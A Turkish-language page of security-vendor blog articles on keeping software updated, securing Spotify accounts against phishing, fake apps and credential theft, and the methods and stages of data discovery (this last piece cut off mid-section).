Temel işletim sistemi ve aygıt yazılımı (aygıt donanımına bağlanan özel bir yazılım türü) gibi her uygulamanın güncellenmesi gerekir. Bu güncellemeler birçoğumuz için potansiyel bir üretkenlik baş ağrısı veya en azından biraz sıkıntı olsa da birçok nedenden dolayı gereklidir.
En önemlisi sizi (ve kuruluşunuzu) daha güvenli tutmaya yardımcı olurlar. Hiçbir yazılım mükemmel değildir ve genellikle bilgisayar korsanları tarafından kullanılabilecek yazılım açıkları da dahil olmak üzere hatalar içerdiği tespit edilir. Ayrıca yamalanmamış güvenlik açıklarının [veri ihlallerinin büyük](https://www.darkreading.com/vulnerabilities-threats/unpatched-vulnerabilities-the-source-of-most-data-breaches) bir kısmının kaynağı olduğu da iyi bilinmektedir.
Yazılım üreticileri tarafından düzenli aralıklarla ya da gerektiğinde gönderilen yamaların bu kadar önemli olmasının nedeni budur. Geçen yıl [29.000’den fazla güvenlik açığı](https://www.statista.com/statistics/500755/worldwide-common-vulnerabilities-and-exposures/) rapor edildi; bu sayı bir önceki yıl 25.000’di.
Yazılım güncellemeleri, kişisel ve finansal verilerinizi ele geçiren tehditlere karşı güvende olmanıza yardımcı olmanın yanı sıra cihazınızın genel sağlığının korunmasında da kritik bir rol oynar. Güvenlik düzeltmelerinin ötesine geçerek çeşitli sorunları, hataları ve aksaklıkları giderir, yeni özellikler ve işlevler ekler, cihazınızın pil ömrünü uzatır ve sistem performansını artırır.
## Yazılım güncellemeleri riskleri nelerdir?
En önemlisi, faydaları potansiyel risklerinden çok daha ağır basıyor. Yine de yazılım güncellemeleri [yeni sorunlar](https://support.microsoft.com/en-us/windows/troubleshoot-problems-updating-windows-188c2b0f-10a7-d72f-65b8-32d177eb136c) ortaya çıkarabilir. Örneğin, zaman zaman mevcut uygulamalar veya sistem yazılımlarıyla çakışmalara veya beklenmedik etkileşimlere neden olabilirler veya eski donanım bileşenleriyle her zaman iyi çalışmayabilirler. Ayrıca sistem kararlılığını etkileyebilir, muhtemelen hatalara yol açabilir ve hatta son güncellemenin sorunlara yol açması durumunda bir güvenlik ağı sağlayan geri alma işlemlerine neden olabilirler.
Biraz ironik bir şekilde, güncellemelerin kendileri, sonraki güncellemelerde yamalanmadan önce saldırganlar tarafından istismar edilebilecek yeni güvenlik açıklarını ortaya çıkarabilir. Ayrıca ESET araştırmasının defalarca gösterdiği gibi ([burada sadece son bir örnek var](https://www.welivesecurity.com/2023/04/26/evasive-panda-apt-group-malware-updates-popular-chinese-software/)), sofistike saldırganlar sahte güncellemeler dağıtmak için güncelleme mekanizmasının kendisini alt üst edebilir.
## Güncellemenin önemi
Bugünlerde dünyayı yazılım yönetiyor ve yazılım yığınınızı güncel tutmak dijital yaşamınızı korumak için en etkili stratejilerden biri. Bunu yaparken güncellemeleri e-posta bağlantılarına veya reklamlara tıklayarak değil resmi kaynaklardan indirmeyi unutmayın. Ve bir dahaki sefere yazılım güncellemelerini yüklemeyi görmezden gelme veya erteleme eğilimine girdiğinizde en başta neden bu kadar önemli olduklarını hatırlayın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Mavi Ekran, Siber Güvenlik
---
### [Spotify hesabınızı siber suçluların çalmasına izin vermeyin](https://antivirus.com.tr/spotify-hesabinizi-siber-suclularin-calmasina-izin-vermeyin/)
**Published:** Mart 13, 2025
**Author:** ESET
**Excerpt:** Anlatacaklarımızı iyi dinleyin; bugün Spotify hesabınızı güvence altına almak için harcayacağınız birkaç dakika sizi yarın bir sürü dertten kurtarabilir.
**Content:**
*Anlatacaklarımızı iyi dinleyin; bugün Spotify hesabınızı güvence altına almak için harcayacağınız birkaç dakika sizi yarın bir sürü dertten kurtarabilir.*
Spotify, 265 milyon premium abonesi de dahil olmak üzere [yaklaşık 700 milyon aktif kullanıcıya ](https://www.statista.com/chart/15697/spotify-user-growth/)sahip. Bu yüzden dünyanın önde gelen müzik akış hizmeti olarak kullanıcıları istismar etmeye hevesli her türlü kötü aktörü cezbetmesi de şaşırtıcı değil.
Spotify hesapları, [dark web aracılığıyla](https://antivirus.com.tr/kisisel-veri-dolandiricilari-dark-webde-dolasan-bilgilerinizin-pesinde/) veya giderek Telegram’ın da gölgeli köşeleri dahil olmak üzere birden fazla kanal aracılığıyla paraya dönüştürülebilen değerli dijital varlıkları temsil eder. Yasal abonelik maliyetlerine kıyasla önemli ölçüde indirimli olsa da ele geçirilen Spotify hesaplarının toplu olarak satıldığında fiyatları genellikle önemli kârlar sağlar. Spotify kullanıcılarını hedef alan tek bir başarılı kimlik avı kampanyası çok sayıda hesap elde edilmesini sağlayabilir ve bu da önemli miktarda yasa dışı gelir anlamına gelir.
Ele geçirilen hesaplar, kimlik hırsızlığı veya sosyal mühendislik saldırıları için kullanılabilecek değerli kişisel veriler sağlar. Bir Spotify hesabına erişim, kişisel bilgileri, ödeme ayrıntılarını, dinleme alışkanlıklarını ve sosyal medya ve diğer çevrimiçi hizmetlerle olan bağlantıları açığa çıkarabilir; bu da ek hedefli saldırılar için fırsatlar yaratır.
Ayrıca ele geçirilen hesaplar, akış sayılarını yapay olarak şişirmek için bir araç görevi görmektedir. “Akış sahtekârlığı” olarak bilinen bu uygulamada, ele geçirilmiş hesaplardan oluşan ağlar kullanılarak belirli parçalar tekrar tekrar çalınmakta ve hileli telif ödemeleri yapılmaktadır. İnternet üzerinden yapılan şarkı yayınlarındaki dolandırıcılığı tespit etme platformu [Beatdapp’a göre](https://news.sky.com/story/fraud-gangs-stealing-billions-from-music-industry-via-fake-streams-13163016) tüm şarkı yayınlarının en az %10’u dolandırıcılık amaçlıdır ve bu durum her yıl küresel müzik endüstrisinden 3 milyar ABD dolarına yakın para kaybına neden olur.
## **Hangi yöntemler kullanılıyor?**
Spotify hesaplarının nasıl ele geçirilebileceğini anlamak, güvende kalmak için atılacak ilk adımdır. Siber suçluların kullanıcı kimlik bilgilerini elde etmek için kullandıkları ana taktikleri, dikkat edilmesi gereken kırmızı bayrakları ve hesabınızın ele geçirilmiş olabileceğini nasıl anlayabileceğinizi gözden geçirelim.
## Kimlik Avı
Kimlik avı e-postaları temel bir taktiktir ancak bu planların çoğu, yazım hataları ve diğer ipuçlarıyla dolu bariz dolandırıcılık e-postalarının çok ötesine geçmiştir. Günümüzün kimlik avı kampanyalarının çoğu, en dikkatli kullanıcıları bile kandırabilecek gelişmiş sosyal mühendislik tekniklerine ve ikna edici görsel öğelere dayanmaktadır.
Ancak genel olarak konuşursak kimlik avı taktikleri genellikle hesabınızla ilgili ciddi sorunlar hakkında bir e-posta ile başlar: Örneğin “Ödeme yöntemi reddedildi: Abonelik iptal edilecek.” Bu mesajlar aciliyet hissi yaratır ve genellikle muhakeme yeteneğini bulanıklaştırır ve özellikle yasal Spotify logoları ve iletişimleriyle neredeyse aynı biçimlendirmeyle tamamlanmışlarsa aceleci eylem olasılığını artırır.
Örneğin, bir kimlik avı e-postası, bir ödeme sorunu nedeniyle [hesabınızın devre dışı bırakılacağını ](https://community.spotify.com/t5/Accounts/Phishing-Email/td-p/5877600)iddia edebilir. Ardından sorunu “çözmek” için bir bağlantıya tıklamanızı isteyebilir. Ve giriş bilgilerinizi ve muhtemelen diğer hassas bilgilerinizi çalmak için sizi tasarlanmış sahte bir siteye yönlendirebilir.
Şekil 1 Spotify temalı kimlik avı e postası örneği kaynak [Spotifycom](https://community.spotify.com/t5/Accounts/Phishing-Email/td-p/5877600)
Kimlik avı bağlantıları kullanıcıları genellikle Spotify’ın giriş sayfasına benzeyen ve hatta ilk bakışta alan adları meşru görünen sahte web sitelerine yönlendirir.
Bu basit ipuçları sizi güvende tutmak için önlem almanızı sağlayacaktır:
- Kişisel bilgilerinize yönelik taleplere şüpheyle yaklaşın. [Spotify hiçbir zaman ](https://support.spotify.com/es/article/spotify-email-legit/)ödeme yöntemleri veya parolanız gibi kişisel bilgilerinizi, üçüncü taraflar aracılığıyla ödeme yapmanızı veya e-posta eklerini indirmenizi istemez.
- E-posta göndericisinin adresini dikkatlice doğrulayın. Meşru Spotify e-postaları [“@spotify.com” biten alan adları ](https://support.spotify.com/sk-sk/article/spotify-email-legit/)ile gelir.
- Yazım ve dil bilgisi hatalarını veya bir şeylerin doğru olmadığını gösteren diğer işaretleri kontrol edin. Yasal e-postalar genellikle bu tür hatalar içermez.
- Gerçek hedef URL’yi görüntülemek için tıklamadan herhangi bir bağlantının üzerine gelin.
- E-posta bağlantılarına tıklamak yerine adresi tarayıcınıza yazarak Spotify’a manuel olarak gidin.
- Hesabınızı bir [parola yöneticisinde](https://antivirus.com.tr/parola-yoneticisi-alirken-dikkat-edilmesi-gereken-10-nokta/) saklanan güçlü ve benzersiz bir parola ile koruyun ve tercihen bir kimlik doğrulama uygulaması aracılığıyla veya bir donanım güvenlik anahtarı ile [iki faktörlü kimlik doğrulamayı etkinleştirin](https://support.spotify.com/us/artists/article/setting-up-2-step-verification/).
## Sahte Spotify uygulamaları
Gelişmiş özelliklerin ve ücretsiz premium erişimin cazibesi, yetkisiz Spotify üçüncü taraf uygulamalarının çoğalmasına neden oldu. Bu resmi olmayan uygulamalar, görünüşte masum özellik geliştiricilerden kimlik bilgilerini toplamak için tasarlanmış kasıtlı olarak kötü amaçlı yazılımlara kadar çeşitlilik gösteriyor.
Bu uygulamalar, reklamları engelleme ve ücretsiz Spotify deneyimini başka şekillerde geliştirme gibi cazibeler kullanarak hesabı ele geçirmeye çalışıyor.
Şekil 2 Uygulamayı tanıtan tehlikeli bir reklam örneği kaynak [*Voltfm*](https://volt.fm/blog/how-hackers-hack-spotify-accounts-how-to-secure-your-spotify-account)
Kendinizi korumak için resmi uygulama mağazalarına bağlı kalın ve Spotify uygulamasını yalnızca resmi kanallardan indirin: iOS cihazlar için Apple App Store, Android cihazlar için Google Play Store ve masaüstü istemciler için spotify.com.
Spotify’ı geliştirmeyi veya ödeme yapmadan premium özellikler sağlamayı vaat eden üçüncü taraf araçlardan uzak durun çünkü bunlar neredeyse evrensel olarak kötü niyetlidir. Ayrıca cihazlarınızda yüklü olan uygulamaları düzenli olarak gözden geçirin ve tanımadığınız veya artık kullanmadığınız uygulamaları kaldırın.
## Kötü Amaçlı Yazılım
Yayın hizmeti kimlik bilgilerini hedef alan kötü amaçlı yazılım ortamı giderek daha sofistike hâle geliyor. Basit tuş kaydedicilerin ötesinde, siber suçlular artık eğlence hizmeti kimlik bilgilerini hedef almak için özel olarak tasarlanmış kötü amaçlı yazılımları dağıtabiliyor. Örneğin akış deneyimlerini geliştirmeyi veya çevrimdışı kullanım için içerik indirmeye izin vermeyi vaat eden tarayıcı uzantıları gibi görünürken. Bilgi çalan kötü amaçlı yazılımlar genellikle güvenliği ihlal edilmiş yazılımlar veya kötü amaçlı e-posta ekleri [yoluyla dağıtılmaktadır](https://antivirus.com.tr/nereden-yazilim-indirdiginizi-umursamiyor-musunuz-saldirganlar-umursuyor/).
Güncellemeler genellikle bilinen güvenlik açıkları için güvenlik yamaları içerdiğinden tüm yazılımları güncel tutun. Gerçek zamanlı koruma özelliklerine sahip saygın bir güvenlik çözümü kullanın. Uygulamalara, özellikle de erişilebilirlik hizmetleri veya parola yöneticileri gibi hassas işlevlere erişim talep edenlere izin verirken dikkatli olun.
## Spotify veri sızıntıları
Veri ihlalleri, genellikle insanların farklı hizmetlerde parolaları tekrar kullanma eğilimleri nedeniyle hesap ele geçirilmesine yol açmaktadır. Dijital hayatlarımızın birbirine ne kadar bağlı olduğu göz önüne alındığında [bir hizmetteki veri ihlali ](https://antivirus.com.tr/kimlik-bilgisi-sizintilari-ve-karanlik-dunyasi/)birden fazla platformda hesapların ele geçirilmesine yol açabilir. Büyük veri ihlallerinde ya da sızıntılarında açığa çıkan kimlik bilgilerinin binlerce Spotify hesabına yönelik kimlik bilgilerini ele geçirme saldırılarında başarıyla kullanıldığı durumlar olmuştur.
Güvende kalmak için parolanın tekrar kullanımını ortadan kaldıran bir parola yönetimi stratejisi uygulayın. Saygın parola yöneticileri, her hizmet için benzersiz, karmaşık parolalar oluşturur ve bunları güvenli bir şekilde saklayarak yalnızca tek bir ana parolayı hatırlamanızı gerektirir. Ayrıca [HaveIBeenPwned ](https://haveibeenpwned.com/)gibi ihlal bildirim hizmetlerini düzenli olarak takip edin; bu hizmetler e-postanızın yeni veri ihlallerinde görünmesi durumunda sizi uyararak çok geç olmadan hemen harekete geçmenizi sağlar.
## **Spotify hesabımın ele geçirildiğini nasıl anlayabilirim?**
En belirgin işaret, hesap ayarlarınızda veya abonelik ayrıntılarınızda yapılan beklenmedik değişikliklerdir. Bu, abonelik planınızda yetkisiz yükseltmeler veya düşürmeler, e-posta adresinizde değişiklikler veya ödeme değişiklikleri gibi durumları içerebilir.
Dinleme geçmişinizdeki veya çalma listelerinizdeki olağan dışı etkinlikler de hesabınızın ele geçirildiğini gösterebilir. Bu, son çalınan parçalarınızda tanıdık olmayan sanatçıların görünmesi şeklinde ortaya çıkabilir. Diğer durumlarda, oluşturduğunuz çalma listelerinin açıklanamayan bir şekilde kaybolması veya oluşturmadığınız yeni çalma listelerinin ortaya çıkmasıyla karşılaşabilirsiniz.
Aynı şey yetkisiz erişimi ortaya çıkarabilen oturum anormallikleri için de geçerlidir. Spotify’ın hesap sayfası, hesabınızın o anda etkin olduğu tüm cihazları gösterir. Bu listedeki tanıdık olmayan cihazlar veya konumlar, hesabınızın ele geçirildiğini güçlü bir şekilde gösterir. Benzer şekilde, kendinizi sık sık beklenmedik bir şekilde Spotify’dan çıkış yaparken buluyorsanız bu başka birinin hesabınıza eriştiğini ve oturum sınırlarını tetiklediğini gösterebilir.
Bu tehlike işaretlerinden herhangi birini fark ederseniz [Spotify sayfasına ](https://support.spotify.com/us/article/hacked-account-help/)göz atın ve hemen harekete geçin:
- İlk olarak hesap ayarları sayfanızdan tüm cihazlardan çıkış yapın.
- Ardından parolanızı hemen değiştirin ve yeni parolanın güçlü ve benzersiz olduğundan emin olun.
- Ardından tanımadığınız veya artık kullanmadığınız tüm üçüncü taraf uygulamalarını gözden geçirin ve erişimlerini iptal edin.
- Son olarak, yetkisiz erişimi bildirmek ve ek hesap güvenlik önlemleri talep etmek için Spotify müşteri desteğiyle iletişime geçin.
## **Spotify hesabıma dokunamazsın**
Dijital krallığınızın kilitli olduğundan emin olun. Bugün hesabınızı güvence altına almak için harcayacağınız birkaç dakika, yarın sizi saatlerce sürecek hayal kırıklığından kurtarabilir. Gerçekten de saldırgan taktikleri ve koruma stratejileri hakkında bilgi sahibi olduğunuzda olası hesap hırsızlarına kapıyı çarpabilirsiniz.
Ancak güvenliğin kur ve unut özelliği olmadığını da unutmayın. Bu, tehditlerin kendileri kadar hızlı gelişen canlı bir uygulamadır. Çevrimiçi alanda gizlenen tehlikelerden en son haberdar olun.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Spotify
---
### [Veri Keşfi nedir? Kullanılan yöntemler nelerdir?](https://antivirus.com.tr/veri-kesfi-nedir-kullanilan-yontemler-nelerdir/)
**Published:** Mayıs 10, 2024
**Author:** ESET
**Excerpt:** Oldukça fazla büyük veri ile çalışan iş dünyası için veri keşfi operasyon süreçleri açısından çok önemli bir araç.
**Content:**
İş dünyası tamamen veri ile ilgilidir – çok fazla veri. Bu veri tufanının ortasında, eyleme geçirilebilir içgörüler elde etme, güvenlik sorunlarını bulma ve gizli fırsatları ortaya çıkarma becerisi, bilinçli karar verme ve rekabet avantajı elde etmek için çok önemli hale geldi. İşte bu noktada veri keşfi, modern iş operasyonlarında çok önemli bir süreç olarak devreye giriyor.
Bu makalede, veri keşif yöntemlerini, aşamalarını ve en iyi uygulamaları inceleyerek, işletmenizi başarıya hazırlayabilmeniz için veri keşfinin dönüştürücü gücüne ışık tutacağız.
## **Veri keşfi nedir?**
Veri keşfi, kuruluşunuzun veri ağları içinde bir hazine avına benzetilebilir. Hemen göze çarpmayan kalıpları, eğilimleri ve ilişkileri belirlemek için verilerin keşfedilmesini ve analiz edilmesini içerir.
Özünde veri keşfi, güvenlik çözümleri sağlamanın yanı sıra, eyleme geçirilebilir içgörüleri ortaya çıkararak ve bilinçli karar verme sürecini yönlendirerek kuruluşların veri varlıklarından maksimum değer elde etmelerini sağlamakla ilgilidir. İster müşteri davranışını anlamak, ister iş süreçlerini optimize etmek veya pazar trendlerini belirlemek olsun, veri keşfi, verilerden eyleme geçirilebilir istihbarat elde etmek için güçlü bir araç olarak hizmet eder.
Güvenlik çözümleri bağlamında, veri keşfi, veri ihlalleri ve yetkisiz erişimle ilgili potansiyel risklerin belirlenmesinde ve azaltılmasında çok önemli bir rol oynar. Kurumlar, verileri derinlemesine araştırıp analiz ederek ağlarındaki güvenlik açıklarını ve güvenlik boşluklarını ortaya çıkarabilir.

## **Veri keşif yöntem ve teknikleri
Veri keşfi, şirketlerin veri varlıklarının tüm potansiyelini ortaya çıkarmalarını sağlamayı amaçlayan çeşitli yöntem ve teknikleri kapsar. İşte yaygın olarak kullanılan bazı veri keşif yöntemleri:
1. **Veri profili oluşturma**: Bu yöntem, özellikleri hakkında bir anlayış kazanmak için verilerin yapısını, içeriğini ve kalitesini analiz etmeyi içerir. Veri profili oluşturma, verilerdeki anormalliklerin, tutarsızlıkların ve boşlukların belirlenmesine yardımcı olarak daha fazla araştırma için temel oluşturur.
2. **İstatistiksel analiz:** Regresyon analizi, kümeleme ve korelasyon analizi gibi istatistiksel teknikler verilerdeki kalıpları, eğilimleri ve ilişkileri ortaya çıkarmak için kullanılır. Kuruluşlar, büyük veri kümelerine istatistiksel modeller uygulayarak değerli içgörüler elde edebilir ve veri odaklı kararlar alabilir.
3. **Veri görselleştirme**: Çizelgeler, grafikler ve gösterge tabloları gibi veri görselleştirme teknikleri, verileri anlaşılması ve yorumlanması kolay bir şekilde görsel olarak temsil etmek için kullanılır. Görselleştirme, ham verilerden hemen anlaşılamayabilecek kalıpların, eğilimlerin ve anormalliklerin ortaya çıkarılmasına yardımcı olur.
4. **Makine öğrenimi ve yapay zeka**: Makine öğrenimi ve yapay zeka (AI) algoritmaları, veri keşif görevleri için giderek daha fazla kullanılmaktadır. Bu algoritmalar büyük hacimli verileri hızlı bir şekilde analiz edebilir, kalıpları belirleyebilir ve geçmiş verilere dayanarak tahminlerde veya önerilerde bulunabilir.
5. **Doğal dil işleme (NLP)**: NLP teknikleri bilgisayarların insan dilini anlamasını, yorumlamasını ve üretmesini sağlar. Veri keşfi bağlamında NLP, metin belgeleri, e-postalar ve sosyal medya gönderileri gibi yapılandırılmamış verileri analiz etmek, metinsel veri kaynaklarından içgörü ve duyarlılık çıkarmak için kullanılabilir.
İşte veri keşfi için kullanılan bazı temel tekniklere ve yaklaşımlara daha yakından bir bakış:

### **Otomatik veri keşfi**
Otomatik veri keşfi, büyük hacimli verileri hızlı ve verimli bir şekilde analiz etmek için yazılım araçlarından ve algoritmalardan yararlanır. Bu araçlar kalıpları, eğilimleri ve anormallikleri belirlemek için veri kaynaklarını otomatik olarak tarayabilir, sınıflandırabilir ve analiz edebilir.
Otomatik keşif, potansiyel güvenlik açıklarını tespit ederek ve veri koruma yönetmeliklerine uygunluğu sağlayarak veri güvenliğini artırmada çok önemli bir rol oynar. Sağlam veri kaybı koruma çözümleri, kuruluşların verilerini verimli bir şekilde taramasına ve yalnızca çalışanların riskli davranışlarını ve potansiyel veri sızıntılarını ortaya çıkarmakla kalmayıp aynı zamanda çeşitli veri düzenlemelerine uygunluğu da sağlamasına olanak tanıyan otomatik yetenekler sunar.
**İpucu:** Safetica Compliance lisansını satın alarak, kuruluşlar çeşitli yasal uyumluluk şablonlarını Safetica’larının Safetica Yönetim Konsolu’na kolayca aktarabilirler. Kuruluşlar daha sonra veri keşif görevlerini ayarlayabilir, güvenliği ve veri güvenliği düzenlemelerine uyumu sağlamak için hassas verileri kolayca belirleyebilir ve izleyebilir.

### **Manuel Veri keşfi**
Manuel veri keşfi, içgörüleri ve eğilimleri manuel olarak ortaya çıkarmak için veri kaynaklarının insan liderliğinde araştırılmasını ve analiz edilmesini içerir. Otomatik araçlar büyük ölçekli veri analizi görevlerinin üstesinden gelebilirken, insan sezgisi ve uzmanlığının paha biçilmez olduğu durumlar da vardır. Manuel keşif, veri analistlerinin belirli veri kümelerine derinlemesine dalmasına, incelikli sorular sormasına ve otomatik araçların gözden kaçırabileceği içgörüleri ortaya çıkarmasına olanak tanır (evet, bu her iki şekilde de olur!).

### **Örüntü tanıma**
Örüntü tanıma teknikleri, veri kümeleri içinde yinelenen örüntülerin, eğilimlerin veya anormalliklerin belirlenmesini içerir. Bu yöntemler, verilerdeki anlamlı örüntüleri tespit etmek için istatistiksel analiz, makine öğrenimi algoritmaları ve örüntü tanıma modellerinden yararlanır. Kuruluşlar örüntüleri belirleyerek müşteri davranışları, pazar eğilimleri ve operasyonel verimsizlikler hakkında içgörüler elde edebilir, böylece süreçleri optimize edebilir ve iş büyümesini destekleyebilirler.

### **Tahmine dayalı analitik**
Tahmine dayalı analitik, geleceği tahmin etmek için geçmiş trendleri ortaya çıkarmanın ötesine geçer. Tahmine dayalı analitik modelleri, geçmiş verileri analiz ederek ve kalıpları belirleyerek gelecekteki olaylar veya eğilimler hakkında bilinçli tahminlerde ve önerilerde bulunabilir. Kuruluşlar bu veri keşif yöntemini müşteri ihtiyaçlarını öngörmek, riskleri azaltmak ve ortaya çıkan fırsatlardan yararlanmak için kullanabilir.
Kuruluşlar, otomatik keşif, manuel analiz, örüntü tanıma ve tahmine dayalı analitik tekniklerinin bir karışımını kullanarak veri keşfi çabalarının etkinliğini en üst düzeye çıkarabilir.
## **Veri keşfinin aşamaları
Veri keşfi süreci, her biri veri varlıklarının kapsamlı bir şekilde anlaşılmasına ve kullanılmasına katkıda bulunan çeşitli aşamalarda gerçekleşir. Şimdi veri keşfinde yer alan aşamaların pratik örneklerle açıklanan adım adım dökümüne bakalım. Bununla birlikte, bir veri keşfi projesinin özel bağlamına ve gereksinimlerine bağlı olarak, kuruluşlar kendi benzersiz gereksinimlerine ve hedeflerine göre bu aşamaları uyarlamayı veya genişletmeyi seçebilir.
- **Hedefler ve kapsam:** Veri araştırmasına başlamadan önce kuruluşlar net hedefler belirlemeli ve analizlerinin kapsamını tanımlamalıdır.
Örneğin, bir pazarlama ekibi belirli bir ürün grubuna veya demografik segmente odaklanarak geçmiş satın alma verilerine dayalı olarak müşteri tercihlerini anlamak için bir hedef belirleyebilir.
- **Veri toplama:** Hedefler belirlendikten sonra, bir sonraki adım çeşitli kaynaklardan ilgili verileri toplamaktır. Bu, veritabanlarından, veri ambarlarından, elektronik tablolardan veya API’ler ve web kazıma gibi harici kaynaklardan veri çıkarmayı içerebilir. Veri toplama, analiz için yüksek kaliteli verilerin kullanılabilirliğini sağlayan kritik bir aşamadır.
Örneğin, bir e-ticaret şirketi, satın alma modelleri ve kullanıcı davranışları hakkında bilgi edinmek için web sitesinden, mobil uygulamasından ve üçüncü taraf platformlarından müşteri işlem verilerini toplayabilir.
- **Veri temizleme:** Ham veriler genellikle ele alınması gereken tutarsızlıklar ve hatalarla doludur. Bu aşamada, doğruluğu sağlamak için veriler temizlenir.
Örneğin, mükerrer kayıtlar kaldırılır, eksik değerler atfedilir ve veri formatları tek tip analiz için standartlaştırılır.
- **Veri ön işleme**: Veriler temizlendikten sonra, analize hazır hale getirmek için ön işleme tabi tutulur.
Örneğin, sayısal veriler normalleştirilebilir, kategorik veriler kodlanabilir ve metin verileri tokenize edilebilir. Ön işleme, verilerin daha fazla keşif ve analiz için uygun bir formatta olmasını sağlar.
- **Veri profili oluşturma**: Veri profili oluşturma, toplanan verilerin özelliklerinin ve kalitesinin incelenmesini içerir. Veri profili oluşturma teknikleri, sonraki analizlerin doğruluğunu ve güvenilirliğini etkileyebilecek aykırı değerlerin, anormalliklerin ve veri kalitesi sorunlarının belirlenmesine yardımcı olur.
Örneğin, bir sağlık hizmeti sağlayıcısı, teşhis veya tedavi sonuçlarındaki eğilimleri belirlemek için hasta tıbbi kayıtlarının profilini çıkarabilir ve hasta bakımında iyileştirme için potansiyel alanları ortaya çıkarabilir.
- **Veri analizi**: Bu aşamada, temizlenmiş ve profili çıkarılmış veriler çeşitli istatistiksel, makine öğrenimi ve veri madenciliği teknikleri kullanılarak titiz bir analize tabi tutulur.
Örneğin, sağlık sektöründe veri analizi, kalıpları ve eğilimleri belirlemek için hasta kayıtlarının, tıbbi geçmişlerin ve tedavi sonuçlarının incelenmesini içerebilir. Sağlık kuruluşları, tahmine dayalı modelleme ve risk katmanlandırma gibi gelişmiş analitik yöntemleri uygulayarak hasta sonuçlarını tahmin edebilir, yüksek riskli bireyleri belirleyebilir ve tedavi planlarını kişiselleştirebilir. Sağlık hizmetlerinde veri analizi, sağlık hizmeti sağlayıcılarının bakım sunumunu optimize etmesini, hasta sonuçlarını iyileştirmesini ve sağlık hizmeti maliyetlerini azaltmasını sağlar.
- **Veri görselleştirme**: Çizelgeler ve grafikler gibi görsel temsiller, içgörüleri açık ve sezgisel bir şekilde iletmek için kullanılır.
Örneğin, bir lojistik şirketi teslimat rotalarını görselleştirmek ve trafik sıkışıklığının yüksek olduğu alanları belirlemek, rota planlamasını ve kaynak tahsisini optimize etmek için ısı haritalarını kullanabilir.
- **Eyleme geçirilebilir içgörüler, yorumlama**: Bu aşamada, veri analizinin sonuçları eyleme geçirilebilir sonraki adımları türetmek, süreçleri optimize etmek ve iş sonuçlarını yönlendirmek için yorumlanır. Yorumlama, bulguların sonuçlarının anlaşılmasını ve iyileştirme veya müdahale fırsatlarının belirlenmesini içerir.
Örneğin, bir finans kurumu dolandırıcılık faaliyetlerini tespit etmek için müşteri işlem verilerini analiz edebilir ve müşteri varlıklarını korumak için anında müdahale edilmesini sağlayabilir.
- **Raporlama ve iletişim**: Bulgular belgelenir ve raporlar ve sunumlar aracılığıyla paydaşlarla paylaşılır.
Örneğin, bir imalat şirketi karar verme ve performans takibini kolaylaştırmak için gerçek zamanlı üretim ölçümlerini gösteren bir gösterge tablosu derleyebilir.
- **Yineleme ve iyileştirme**: Veri keşfi yinelemeli bir süreçtir ve içgörüler daha fazla keşif ve iyileştirmeye yol açar. Paydaşlardan gelen geri bildirimler, yeni veri kaynakları ve gelişen iş ihtiyaçları, veri keşif sürecinin önceki aşamalarının yeniden gözden geçirilmesini gerektirebilir.
Örneğin, bir eğitim kurumu öğrenci performans verilerini analiz ederek müfredat geliştirme alanlarını belirleyebilir ve öğrenme çıktılarını iyileştirmek için öğretim yöntemlerini geliştirebilir.
## **En iyi veri keşif uygulamaları
Veri keşfi girişimlerinin etkinliğini en üst düzeye çıkarmak için kuruluşlar bu en iyi uygulamaları takip etmelidir:

### **Veri yönetişimi**
Verilerin doğruluğunu, tutarlılığını ve yasal gerekliliklere uygunluğunu sağlamak için açık veri yönetişimi politikaları ve prosedürleri oluşturun. Veri kalitesini ve bütünlüğünü denetlemek için veri yönetimi rollerini ve sorumluluklarını uygulayın.

### **Veri güvenliği**
Şifreleme, erişim kontrolleri ve kullanıcı kimlik doğrulaması gibi sağlam güvenlik önlemleri uygulayarak veri güvenliğine öncelik verin. Yalnızca 3rd tarafların değil, içeriden kişilerin de yetkisiz ve kötü niyetli faaliyetlerini tespit etmek ve önlemek amacıyla kullanımı izlemek için sağlam bir DLP yazılımı kullanın ve veri güvenliği politikalarını ve prosedürlerini düzenli olarak denetleyin.

### **Veri gizliliğine ilişkin hususlar**
Uygun gizlilik kontrolleri ve önlemleri uygulayarak [GDPR](https://antivirus.com.tr/dunya-genelinde-veri-koruma-duzenlemeleri/), [HIPAA](https://antivirus.com.tr/dunya-genelinde-veri-koruma-duzenlemeleri/) ve [CCPA](https://antivirus.com.tr/dunya-genelinde-veri-koruma-duzenlemeleri/) gibi veri gizliliği düzenlemelerine ve standartlarına saygı gösterin. Kişisel verilerini toplamadan veya işlemeden önce bireylerden açık rıza alın ve veri işleme uygulamalarına ilişkin şeffaflık sağlayın. En yeni veri güvenliği düzenlemelerini takip edin.
## **Veri keşfi ile ilgili zorluklar
Bir veri keşfi yolculuğuna çıkmak, zorluklardan payına düşeni almak demektir. Karmaşık veri ortamlarında gezinmekten veri bütünlüğü ve ölçeklenebilirliği sağlamaya kadar, işletmeler yol boyunca çeşitli engellerle karşılaşır. İşte bazı yaygın zorluklara ve bunların üstesinden gelmeye yönelik stratejilere daha yakından bir bakış:
### **Sorun 1: Veri siloları**
Veri siloları, bir kuruluş içindeki farklı sistemlerde veya departmanlarda depolanan izole edilmiş veri ceplerini ifade eder. Bu silolar genellikle bilgiler istiflendiğinde veya ayrıştırıldığında ortaya çıkar ve kuruluş genelinde işbirliğini ve veri paylaşımını engeller. Sonuç olarak, verilere erişmek ve analiz etmek zorlaşır, verimsizliğe ve içgörü fırsatlarının kaçırılmasına neden olur. Veri silolarının üstesinden gelmek için kuruluşların veri kaynaklarını entegre etmeleri ve departmanlar arasında sorunsuz veri erişimi ve işbirliğini teşvik eden birleşik bir veri mimarisi oluşturmaları gerekir.
### **Sorun 2: Veri kalitesi sorunları**
Yanlışlıklar, tutarsızlıklar ve güncel olmayan bilgilerle belirginleşen düşük veri kalitesi, veri keşfi girişimleri için önemli bir zorluk teşkil eder. Bu nedenle, veri temizleme sürecini atlama cazibesine kapılmamak, kapsamlı veri yönetimi uygulamaları oluşturduğunuzdan emin olmak ve gelişmiş veri kalitesi araçlarını kullanmak çok önemlidir. Bu önlemler, analiz için kullanılan verilerin doğru, güvenilir ve güncel olmasını sağlar.
### **Sorun 3: Ölçeklenebilirlik endişeleri**
